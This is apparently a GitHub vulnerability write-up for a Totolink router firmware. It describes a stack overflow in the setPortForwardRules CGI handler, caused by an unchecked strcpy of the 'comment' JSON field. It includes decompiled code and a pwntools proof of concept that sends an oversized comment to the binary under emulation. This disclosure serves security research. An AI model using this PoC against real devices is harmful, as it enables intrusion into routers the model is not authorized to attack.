d1tto / IoT-vuln Public

Code Issues Pull requests Actions Projects Security Insights

main IoT-vuln / Totolink / 2.setPortForwardRules /

d1tto add n600r … on Apr 15 History

..

img	8 months ago
readme.md	8 months ago

readme.md

Overview


- The device's official website: http://www.totolink.cn/home/menu/newstpl.html?menu_newstpl=products&id=2
- Firmware download website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

Affected version

V4.3.0cu.7647_B20210106

Vulnerability details

The vulnerability exists in the router's WEB component. `/web_cste/cgi-bin/cstecgi.cgi` `FUN_00418c24` (at address 0x418c24) gets the JSON parameter `comment`, but without checking its length, copies it directly to local variables in the stack, causing stack overflow:



```

  pcVar1 = (char *)websGetVar(param_1,"addEffect","0");
  iVar2 = atoi(pcVar1);
  pcVar1 = (char *)websGetVar(param_1,"enable","0");
  local_68 = atoi(pcVar1);
  pcVar1 = (char *)websGetVar(param_1,"ipAddress","");
  __nptr = (char *)websGetVar(param_1,"wanfromPort","");
  __nptr_00 = (char *)websGetVar(param_1,"fromPort","");
  __s1 = (char *)websGetVar(param_1,"protocol","");
  __src = (char *)websGetVar(param_1,"comment","");
  memset(&iStack100,0,0x41);
  if (iVar2 == 0) {
    inet_aton(pcVar1,&iStack100);
    iVar2 = atoi(__nptr_00);
    local_60 = (short)iVar2;
    iVar2 = atoi(__nptr);
    local_5e = (short)iVar2;
    iVar2 = strcmp(__s1,"TCP");
    if (iVar2 == 0) {
      local_58 = 1;
    }
    else {
      iVar2 = strcmp(__s1,"UDP");
      if (iVar2 == 0) {
        local_58 = 2;
      }
      else {
        iVar2 = strcmp(__s1,"TCP&UDP");
        if (iVar2 == 0) {
          local_58 = 3;
        }
      }
    }
    strcpy(acStack56,__src);
```

POC

```
from pwn import *
import json

data = {
    "topicurl": "setting/setPortForwardRules",
    "addEffect": "0",
    "comment": "A"*0x200,
}
data = json.dumps(data)
print(data)

argv = [
    "qemu-mips-static",
    "-g", "1234",
    "-L", "./lib",
    "-E", "LD_PRELOAD=./hook.so",
    "-E", "CONTENT_LENGTH={}".format(len(data)),
    "-E", "REMOTE_ADDR=192.168.2.1",
    "./cstecgi.cgi"
]

a = process(argv=argv)

a.sendline(data.encode())

a.interactive()
```